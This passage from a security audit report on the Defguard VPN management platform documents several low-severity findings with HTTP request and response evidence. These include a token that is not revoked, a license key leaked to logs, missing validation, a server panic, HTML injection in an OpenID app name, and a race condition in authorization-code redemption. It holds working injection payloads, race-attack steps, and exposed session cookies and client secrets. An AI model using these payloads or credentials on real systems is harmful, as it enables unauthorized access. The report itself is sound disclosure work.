User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36

{"enabled":false}
```

Response:

```
HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Mon, 11 Aug 2025 08:18:23 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 2

{}
```

3. Confirming, that the application is disabled:

Request:

```
GET /api/v1/oauth HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=KENMUu1cmfVkd0W8MZjN4Rjw
```

Response:

```
HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Mon, 11 Aug 2025 08:18:27 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 1016
[...]

{"client_id":"9szvHNLxY6R3jvbX","client_secret":"SHyMugRCmiTkLdo1xtV5IwgrY1dKoHpN","enabled":false,"id":8,"name":"op
enIDApp","redirect_uri":["https://isec.pl"],"scope":["openid"]} [...]
```

4. OpenID app - even though it's disabled - still generates the `code`:

Request:

GET

/api/v1/oauth/authorize?allow=true&scope=openid&&client_id=9szvHNlxY6R3jvbX&redirect_uri=https://isec.pl&state=111&nonce=2&response_type=code HTTP/2

Host: defguard.dvpnsec.net

Cookie: defguard_session=KENMUuIcmfVkd0W8MZjN4Rjw

Response:

HTTP/2 302 Found

Alt-Svc: h3=":443"; ma=2592000

Date: Mon, 11 Aug 2025 08:36:11 GMT

Location: https://isec.pl/?code=zFxh24MQbj8XQ4yDplh1QkoP&state=111

Server: Caddy

Content-Length: 0

The `code`, however, does not work on the `POST /api/v1/oauth/token HTTP/2` endpoint (when the OpenID app is disabled).

DG25-25: Access token is not being revoked when OpenID app becomes disabled

Severity: **Low**

Technical details

Whenever OpenID app becomes disabled by the administrator - the active access tokens are not being revoked. This leads to the scenario, when users can still use their previously generated access tokens, even though the app become disabled.

1. User authorizes to the OpenID app:

Request:

```
POST /api/v1/oauth/token HTTP/2
Host: defguard.dvpnsec.net
Content-Length: 165
Content-Type: application/x-www-form-urlencoded

grant_type=authorization_code&redirect_uri=https://isec.pl&code=rheXiUULXW34MwoOS7PWxLLV&client_id=9szvHNLxY6R3jvbX&client_secret=SHyMugRCmiTkLdo1xtV5IwgrYldKoHpN&
```

Response:

```
HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Tue, 12 Aug 2025 10:23:05 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 124

{"access_token":"Dyg8SocRFYixyEI2qMZRBmpi","id_token":null,"refresh_token":"NL12wUK2mzs5mz0u1V3WLPmE","token_type":"bearer"}
```

2. Administrator disables the app:

Request:

```
POST /api/v1/oauth/9szvHNLxY6R3jvbX HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=KENMUulcmfVkd0W8MZjN4Rjw
Content-Length: 17
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36

{"enabled":false}
```

Response:

```
HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Tue, 12 Aug 2025 10:23:56 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 2

{}
```

3. `access_token` is not being revoked - user can still use it.

Request:

```
GET /api/v1/oauth/userinfo HTTP/2
Host: defguard.dvpnsec.net
Authorization: Bearer Dyg8SocRFYixyEI2qMZRBmpi
```

Response:

```
HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Tue, 12 Aug 2025 10:25:54 GMT
```

Server: Caddy

X-Defguard-Version: 1.5.0-a29ac10

Content-Length: 156

```
{"email":"phtest2+fdsfsdfsdfsdfs@isec.pl","family_name":"A","given_name":"A","name":"A  
A","phone_number":"123123","preferred_username":"user","sub":"user"}
```

DG25-32: Logs contains license key

Severity: **Low**

Technical details

The license key is being leaked via logs.

```
### docker logs -f 8f4c285f04c0 | grep CioKIGIwYW
```

```
2025-08-06T14:19:00.571596Z DEBUG defguard_event_router::handlers::api: Processing API event: ApiEvent { context:
ApiRequestContext { timestamp: 2025-08-06T14:19:00.565824121, user_id: 1, username: "admin", ip: 91.236.53.124,
device: "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36" },
event: SettingsUpdatedPartial { before: Settings { openid_enabled: true, wireguard_enabled: true, webhooks_enabled:
true, worker_enabled: true, challenge_template: "Please read this carefully:\n\nClick to sign to prove you are in
possession of your private key to the account.\nThis request will not trigger a blockchain [...]ldap_uses_ad: false,
ldap_sync_interval: 300, ldap_user_auxiliary_obj_classes: [], ldap_user_rdn_attr: Some(""), ldap_sync_groups: [],
openid_create_account: true, openid_username_handling: RemoveForbidden, license: Some("CioKIGIwYWMyNDllNTRhY<cut>"),
gateway_disconnect_notifications_enabled: false, gateway_disconnect_notifications_inactivity_threshold: 5,
gateway_disconnect_notifications_reconnect_notification_enabled: false } } }
```

DG25-10: Lack of server-side data validation during the enrolment process

Severity: [Info](#)

Technical details

This vulnerability involves insufficient checking and validation of data received by the server before it is processed. The lack of proper checks and validation of data that is sent from the client to the server on the server side allows attackers to enter malicious or invalid data. When a web application does not employ adequate server-side validation mechanisms, it becomes vulnerable to a number of potential attacks that can lead to breaches of data security and confidentiality.

The phone number is being validated only at the GUI-level. User - during the enrolment process may insert any non-digits characters into phone-number field:

Request:

```
POST /api/v1/enrollment/activate_user HTTP/2
Host: defguard-enroll.dvpnsec.net
[...]

{"password":"Pentest2025!!!","phone_number":"{{ 4*4 }}"}
```

Response:

```
HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Date: Wed, 06 Aug 2025 09:38:03 GMT
Server: Caddy
Set-Cookie: defguard_proxy=; Max-Age=0; Expires=Tue, 06 Aug 2024 09:38:03 GMT
Content-Length: 0
```

User was enrolled with invalid phone number:

Request:

```
GET /api/v1/user HTTP/2
Host: defguard.dvpnsec.net
[...]
```

Response:

```
HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Wed, 06 Aug 2025 09:38:34 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 2899
[...]

{"id":40,"is_active":true,"is_admin":false,"last_name":"XXX","ldap_pass_requires_change":false,"mfa_enabled":false,"mfa_method":"None","phone":"{{ 4*4 }}","totp_enabled":false,"username":"fdfdfd" [...] }
```

DG25-11: Improper handling of user-provided input leads to panic

Severity: [Info](#)

Technical details

Rust calls `unwrap()` on value which might be None - leading to panic.

File: https://github.com/DefGuard/defguard/blob/main//crates/defguard_core/src/grpc/enrollment.rs#L851

```
let mail = Mail {
    to: user.email.clone(),
    subject: settings.enrollment_welcome_email_subject.clone().unwrap(),
    content: self
        .get_welcome_email_content(&mut *transaction, ip_address, device_info)
        .await?,
    attachments: Vec::new(),
    result_tx: None,
```

1. While sending an enrollment e-mail, code tries to unwrap `subject: settings.enrollment_welcome_email_subject.clone()`. However, this value can be None.
2. Set `enrollment_welcome_email_subject` to None, by setting it to null:

Request:

```
PUT /api/v1/settings HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=rxjGcZckXXvXS8ec0Uhj86d6
[...]
```

```
"enrollment_use_welcome_message_as_email":false,"enrollment_vpn_step_optional":true,"enrollment_welcome_email":"Dear
[...]" ,"enrollment_welcome_email_subject":null,"enrollment_welcome_message": [...]
```

Response:

```
HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Wed, 06 Aug 2025 10:47:07 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 4
```

```
null
```

In the following request, `enrollment_use_welcome_message_as_email` has to be set to `false` and `enrollment_welcome_email_subject` has to be set to `null`.

1. Start the enrollment process.
2. During the last step (before sending e-mail to the enrolled user), below request throws 500:

Request:

```
POST /api/v1/enrollment/activate_user HTTP/2
Host: defguard-enroll.dvpnsec.net
[...]
```

```
{"password":"Test123!"}
```

Response:

```
HTTP/2 500 Internal Server Error
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Wed, 06 Aug 2025 10:47:55 GMT
Server: Caddy
Content-Length: 33
```

```
{"error":"Internal server error"}
```

and server panics:

```
root@defguard:~# docker logs -f --tail 10 47ef471e760c
[...]
```

```
2025-08-06T10:47:50.577684Z DEBUG run_grpc_bidi_stream:activate_user: defguard_core::grpc::enrollment: Retriving
settings to send welcome email...
2025-08-06T10:47:50.577698Z DEBUG run_grpc_bidi_stream:activate_user: defguard_core::grpc::enrollment: Successfully
retrived settings.
2025-08-06T10:47:50.577705Z DEBUG run_grpc_bidi_stream:activate_user: defguard_core::grpc::enrollment: Try to send
welcome email...
2025-08-06T10:47:50.577711Z DEBUG run_grpc_bidi_stream:activate_user: defguard_core::grpc::enrollment: Sending
welcome mail to testtesttest

thread 'main' panicked at /build/crates/defguard_core/src/grpc/enrollment.rs:902:72:
called `Option::unwrap()` on a `None` value
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace
```

DG25-21: HTML Injection - OpenID login

Severity: [Info](#)

Technical details

1. The name of the OpenID app is being changed:

Request:

```
PUT /api/v1/oauth/9szvHNLxY6R3jvbX HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=KENMUuLcmfVkd0W8MZjN4Rjw
[...]

{"client_secret":"SHyMugRCmiTkLdo1xtV5IwgrY1dKoHpN","enabled":false,"id":8,"name":"<h1><a href='//isec.pl'>CLICK HERE</a></h1><!--","redirect_uri":["https://isec.pl"],"scope":["openid"]}
```

Response:

```
HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Mon, 11 Aug 2025 10:33:09 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 2

{}
```

2. User authorizes the OpenID:


Request:

```
POST
/api/v1/oauth/authorize?scope=openid&response_type=code&client_id=9szvHNLxY6R3jvbX&redirect_uri=https%3A%2F%2Fisec.pl&state=1113&nonce=test&allow=true HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=0iluyyokye6n58A0mSLs1VQ7
```

Response:

```
HTTP/2 302 Found
Alt-Svc: h3=":443"; ma=2592000
Date: Mon, 11 Aug 2025 10:35:23 GMT
Location: https://isec.pl/?code=dmDdZMoVBMztMUodpnDmLsQh&state=1113
Server: Caddy
Content-Length: 0
```

3. An e-mail with HTML injection is being sent:



DG25-24: RFC 6749 violation - code can be used more than once due to race condition

Severity: [Info](#)

Technical details

According to RFC 6749, authorization `code` MUST be used only once:

source: <https://datatracker.ietf.org/doc/html/rfc6749#section-4.1.2>

If an authorization code is used more than once, the authorization server MUST deny the request and SHOULD revoke (when possible) all tokens previously issued based on that authorization code.

However, due to race condition, it's possible to generate two different access tokens for the same code, which violates RFC 6749

1. Generate `code`:

Request:

GET

/api/v1/oauth/authorize?scope=profile&response_type=code&client_id=9szvHNLxY6R3jvbX&redirect_uri=https%3A%2F%2Fisec.pl&state=1&nonce=1&allow=true HTTP/2

Host: defguard.dvpnsec.net

Cookie: defguard_session=q4HT5ItlifpmV4rDDucXZVWU

Response:

HTTP/2 302 Found

Alt-Svc: h3=":443"; ma=2592000

Date: Tue, 12 Aug 2025 10:33:29 GMT

Location: https://isec.pl/?code=tPwLxI4iYqGUFSxcLZUwOZ0d&state=1

Server: Caddy

Content-Length: 0

2. Send below requests into Burp's Repeater twice. Group Repeater's tabs into single group and Send group in parallel (single-packet attack).

Request:

POST /api/v1/oauth/token HTTP/2

Host: defguard.dvpnsec.net

Content-Length: 165

Content-Type: application/x-www-form-urlencoded

grant_type=authorization_code&redirect_uri=https://isec.pl&code=tPwLxI4iYqGUFSxcLZUwOZ0d&client_id=9szvHNLxY6R3jvbX&client_secret=SHyMugRCmiTkLdo1xtV5IwgrY1dKoHpN&

Response:

HTTP/2 200 OK

Alt-Svc: h3=":443"; ma=2592000

Content-Type: application/json

Date: Tue, 12 Aug 2025 10:33:36 GMT

Server: Caddy

X-Defguard-Version: 1.5.0-a29ac10

Content-Length: 124

{"access_token":"c4SyMSrsSPYjT70qylFsHMDZ","id_token":null,"refresh_token":"Io0N0HKAOS98lepMvHqt3duh","token_type":"bearer"}

Request:

POST /api/v1/oauth/token HTTP/2

Host: defguard.dvpnsec.net

Content-Length: 165

Content-Type: application/x-www-form-urlencoded

grant_type=authorization_code&redirect_uri=https://isec.pl&code=tPwLxI4iYqGUFSxcLZUwOZ0d&client_id=9szvHNLxY6R3jvbX&client_secret=SHyMugRCmiTkLdo1xtV5IwgrY1dKoHpN&

Response:

```
HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Tue, 12 Aug 2025 10:33:36 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 124

{"access_token":"YUd8GGDbXJQZr9V4ebYxqx8Q","id_token":null,"refresh_token":"04h4wum40uw0Uc1zELYSby6","token_type":"bearer"}
```

The same code generated two different access tokens.

DG25-31: Some users might be blocked from accessing Defguard via OpenID

Severity: [Info](#)

Technical details

OpenID creates new username based on their e-mail addresses (part before @). This way of processing usernames leads to a scenario, when some users might not be able to log in via OpenID.

1. Username `test.test` had been created. Email `phptest2@isec.pl` had been assigned to him.
2. Different user - `test.test@isec.pl` wants to log in via OpenID.
3. OpenID extracts `test.test` from `test.test@isec.pl` and tries to create such username.
4. Since `test.test` username is already registered (step 1) - API throws an error and legitimate user `test.test@isec.pl` cannot log in.

Request:

```
POST /api/v1/openid/callback HTTP/2
Host: defguard.dvpnsec.net
[...]
```

```
{"code":"<cut>","state":"<cut>"}
```

Response:

```
HTTP/2 401 Unauthorized
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Fri, 29 Aug 2025 11:41:15 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 61
```

```
{"msg":"User with username test.test already exists"}
```